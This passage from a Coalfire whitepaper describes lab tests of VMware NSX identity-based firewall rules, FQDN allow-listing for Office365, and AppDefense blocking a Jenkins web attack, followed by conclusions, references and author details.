


Figure 55 - MedicalStaff Security Group Members Defined by AD Security Group

The effective membership of the MedicalStaff AD group is shown in Figure 56 and includes Test User 1 and Test User 2.




Figure 56 - MedicalStaff AD Group Membership

A security group was also created named RDSH2 with the VDI and RDSH server pool hosts as members. For this testing, an additional policy was created called VDI/RDSH/IDFW, as shown in Figure 57. The RDSH and VDI hosts must be on a cluster that has been prepared for IDFW. Furthermore, these hosts must also be attached to an NSX logical switch to support IDFW policy enforcement.




Figure 57 - VDI/RDSH/IDFW Policy

A rule was added called Medical Staff Rule with the source being the MedicalStaff NSX security group with medical staff users as its members. The destination was the EMR – Web Tier including the OpenMRS web servers. The service port was EMR-HTTP, which was created as OpenMRS using a non-standard HTTP port 8080. The application profile was set to only allow HTTP traffic. The rule was applied to the DFW. For the RDSH2, a default deny rule is created to deny any other connection.

Additionally, the EMR policy was modified where the source for the Web Tier rule was changed from “Any” to the RDSH2 security group, as shown in Figure 58. This meant that only connections from an RDSH2 security group member was permitted. Because the source for connection to the web front end of OpenMRS had been limited to a specific security group, the explicit deny rule to restrict web to web traffic was also removed.




Figure 58 - Modified EMR Policy

A successful connection required that the user must be in the MedicalStaff AD security group and the user must be connecting from one of the RDSH2 member hosts.

With Test1 logged onto a RDSH server, the user was able to browse to OpenMRS per the policy, as shown in Figure 59.

Figure 59 – Test1 User is Permitted Access to OpenMRS

From the same RDSH logged in with Test3 user, the attempt to connect to OpenMRS failed because the ID firewall policy was enforced, as shown in Figure 60.




Figure 60 - Test3 User Is Denied Access to OpenMRS

Even though both users were connecting from the same session host, the ID firewall policy was tied to the user session and not the host session. Therefore, the policy was able to simultaneously permit Test1 user's access while denying Test3 user's access to the application.

FQDN Whitelisting

FQDN whitelisting allowed for policy to be enabled to enforce the FQDN or URL to which a user or group of users was permitted to connect. Building from the IDFW example, a policy was created to permit both HR staff and MedicalStaff NSX security groups to connect to only Office365. Likewise, it would be possible to enforce a TLS protocol version and cipher suite if so desired. FQDN whitelisting is especially useful for controlling connectivity to subscribed to external web applications and services. It is not uncommon for SaaS providers to have large and dynamic IP ranges for their web applications and services. Creating rules to specify the ranges of IP addresses can be difficult and sometimes not fully encompassing, which can result in failed connectivity. FQDN whitelisting depends on DNS information to support connectivity. As part of the VDI/RDSH/IDFW policy, a rule was created called Office365 to permit MedicalStaff and HR NSX security groups to connect to "Any", using "Any" service port, with the application profile set to "FQDN-WL-Profile", applied to the DFW, and with an action of allow, as shown in Figure 61. Additionally, the DNS rule was required for the policy section, as NSX used DNS Snooping to obtain a mapping between the IP address and the FQDN.




Figure 61 - FQDN/URL Whitelisting Rule

The FQDN-WL-Profile is a new context profile that was setup to provide a list of Allowed URLs for the source user group. Similar to setting the context profile for TLS 1.2 in a previous test, an attribute was added to the new Context Profile based on the attribute type equal to Domain(FQDN) Name. The Attribute Name/Values that were applied were from an NSX pre-populated list of FQDNs and URLs in the current 2.4.0 release (See Figure 62). *.office365.com, *.office.com, and *.microsoft.com were chosen as the FQDN for this profile.




Figure 62 - Attribute Name/Values Options

Multiple attributes could be added, such as if the organization also desired to enforce a version of TLS. Figure 63 shows the FQDN-WL-Profile that was created for this rule and enabled for this test. There was a single attribute applied, as depicted in Figure 62.




Figure 63 - FQDN-WL-Profile

From the remote desktop or VDI session, Test1 was able to get to office365.com, which redirected to products.office.com, as shown in Figure 64. A curious finding was that some of the content, such as images and links on this page, were missing because the content on the site was sourced from a domain that was not included in the FQDN profile. Coalfire attempted to add as many domains as possible to the FQDN profile that were represented by the content of the source site .




Figure 64 - Office365.com Is Permitted

From the remote desktop session, Test1 user was not able to browse to any other web site, as shown in Figure 65.




Figure 65 - Other URLs Are Blocked

WORKLOAD PROTECTION WITH THE APPDEFENSE

To demonstrate the capabilities of AppDefense to prevent exploitation of a vulnerable target, this test used the same attack vector as the Layer 7 AppID Context Profile test. In the previous test, the payload was able to be executed on the target, and Layer 7 AppID blocked the reverse_tcp session because it did not match the DNS profile over port 53. AppDefense blocked the initial command execution on the host, as it was not matched to an approved pre-identified behavior and was further identified as a bad behavior.

The lab vSphere environment was added to AppDefense. AppDefense discovered the inventory of ESXi hosts and virtual machines. VMware Tools was updated and installed on the targeted virtual machines.

For this test, an application scope was created in VMware AppDefense. The scope was named AppDefense – Test. A service was then added to the scope named Test – App Server. Scopes can be made up of a number of different services that make up an application such as web servers, application servers, database servers, micro-services, and so forth. The vulnerable virtual machine was added as a member of the Test – App Server service in the AppDefense – Test scope.

Initially, when a scope is created, it is in discovery mode. During discovery mode, AppDefense learns about the behaviors of the services for the application, including processes and network connections between endpoints both internal and external to the scope. In the current release, VMware recommends that a scope remain in discovery mode for at least two weeks to discover all normal behaviors and establish a solid foundational baseline from which deviations can be determined. In order for the discovery to be comprehensive, it will be important to exercise the workload to ensure that all expected behaviors are captured. During testing, once the scope had been put in verify and protect mode, Coalfire performed some troubleshooting on the protected server, but attempts to open the Event Viewer was blocked because this was not executed and discovered as a normal behavior during discovery mode. Likewise, it will be important for the host to be well protected during discovery mode to ensure that abnormal or malicious behavior is not identified as normal behavior.

Once the host was ready to be put in protect mode, Coalfire clicked on “Verify and Protect,” as shown at the top of Figure 66.




Figure 66 - Scope Dashboard - Enable Verify and Protect for Scope

The default behavior when protect mode is first enabled is for the remediation behavior to alert with the enforcement type set to “Automatically” as opposed to “Manually”. For this test, the behavior was adjusted for each enforcement point to “Block and send alert,” as shown in Figure 67 and Figure 68. The highest level of enforcement for “Guest OS Integrity” and “AppDefense Module Integrity” is “Alert”.

Figure 67 - Modify Enforcement Options




Figure 68 - Modify Enforcement Options

With the AppDefense settings set to block and alert, Coalfire performed the Jenkins web attack again. The attacker was unable to get a remote shell session before the AppDefense console threw an alert, as portrayed by the red dot in the upper left navigation pane and under scopes next to AppDefense – Test as shown in Figure 69. A summary of alerts is also shown on the dashboard.




Figure 69 - AppDefense Dashboard - Alert Depiction

Under the services tab for the AppDefense – Test scope, a warning was shown that the scope had two uncleared alerts, as shown in Figure 70. Likewise, the service shows that the alerts were applicable to the Test – App Server service.




Figure 70 - AppDefense - Test Scope Services Listing

Clicking on View Alerts provided a listing of the relevant alerts, as shown in Figure 71. The alerts showed the process that was executed, the member server where the process was executed, the event type relative to the enforcement policy, the details, when the alert was last received, and the action that was taken. The action in this case shows that AppDefense blocked the process and sent an alert.




Figure 71 - Alerts Listing

Clicking on the offending process provided more detail about the action that was taken, as shown in Figure 72.




Figure 72 - Alert Detail

The information provided by AppDefense was also useful for further investigation of the attack. It provided information relative to the command that was executed and the parent process that attempted to execute an additional process.

CONCLUSION

Coalfire observed that NSX was capable of segmenting workloads and workload tiers through virtualized representations of traditional network components utilizing NSX gateways to establish separate enclaves or tenant spaces. Coalfire further observed that NSX was capable of segmenting workloads through the deployment of logical segments and the DFW. Policy enablement and enforcement by the DFW was successful in limiting the exposure of workloads from north-south as well as east-west discovery and executed attack. Coalfire observed the Layer 7 AppID policy enforcement, through the application of appropriate context profile, successfully blocked an attacker attempting to exploit vulnerabilities on the target, even when the attack took place over non-standard ports. The capabilities of Layer 7 AppID extended to allow organizations to enforce network policy to individual AD users and further control the flow of traffic. Moreover, AppID allowed for granularity of control to be able to enforce TLS protocols using specified cipher suites. Coalfire also observed the ability to control user access to public domains using

FQDN whitelisting. Finally, Coalfire observed that AppDefense, when put in blocking mode, was able to successfully detect and block attacks against the target and restrict unapproved processes that did not follow normal and approved behavior patterns from executing.

Threats from the inside of a network across east–west traffic patterns are equally important to protect against as those from the north-south across network boundaries. Organizations are more and more looking to implement measures that can isolate workloads and enable greater security around higher level security zones. VMware's service-defined firewalls with NSX and AppDefense are capable of helping organizations achieve more granular control of traffic from Layer 2 through Layer 7 for the internal network and move increasingly toward a zero-trust architecture.

REFERENCES

https://docs.vmware.com/en/VMware-NSX-T-Data-Center/index.html

https://docs.vmware.com/en/VMware-NSX-T-Data-Center/2.0/com.vmware.nsxt.install.doc/GUID-3E0C4CEC-D593-4395-84C4-150CD6285963.html

https://www.vmware.com/products/nsx.html

https://communities.vmware.com/docs/DOC-37591

https://www.vmware.com/products/appdefense.html

https://blogs.vmware.com/networkvirtualization/2018/08/adaptive-micro-segmentation.html/

https://www.vmware.com/content/dam/digitalmarketing/vmware/en/pdf/products/vmw-appdefense-overview-whitepaper.pdf

https://blogs.vmware.com/networkvirtualization/2019/03/context-aware-micro-segmentation-with-nsx-t-2-4.html/

https://docs.vmware.com/en/VMware-NSX-T-Data-Center/2.4/administration/GUID-281FD887-8AB2-4D4D-841E-DF02065F3E97.html

https://docs.vmware.com/en/VMware-NSX-T-Data-Center/2.4/administration/GUID-63262728-CA72-47D2-8E4F-16617B63A9A4.html

https://docs.vmware.com/en/VMware-NSX-T-Data-Center/2.4/administration/GUID-63262728-CA72-47D2-8E4F-16617B63A9A4.html?hWord=N4IghgNiBcIGIEUAiA5ABAdwBYEsAuAphDgM544B2A5iAL5A

https://www.youtube.com/watch?v=uJo5xv6AduI

https://techfieldday.com/video/vmware-nsx-t-2-4-demo-simplified-network-operations-management/

https://techfieldday.com/video/vmware-nsx-t-security-update/

ABOUT THE AUTHORS

Jason Macallister | Senior Security Consultant – Security Architecture
Mr. Macallister consults on Information Security and regulatory compliance topics as they relate to advanced infrastructure, emerging technology, and cloud solutions.

Published July 2019.

ABOUT COALFIRE

Coalfire is the trusted cybersecurity advisor that helps private and public sector organizations avert threats, close gaps, and effectively manage risk. By providing independent and tailored advice, assessments, technical testing, and cyber engineering services, we help clients develop scalable programs that improve their security posture, achieve their business objectives, and fuel their continued success. Coalfire has been a cybersecurity thought leader for nearly 20 years and has offices throughout the United States and Europe. For more information, visit Coalfire.com.

WP_VMware Service-defined Firewall Benchmark_201907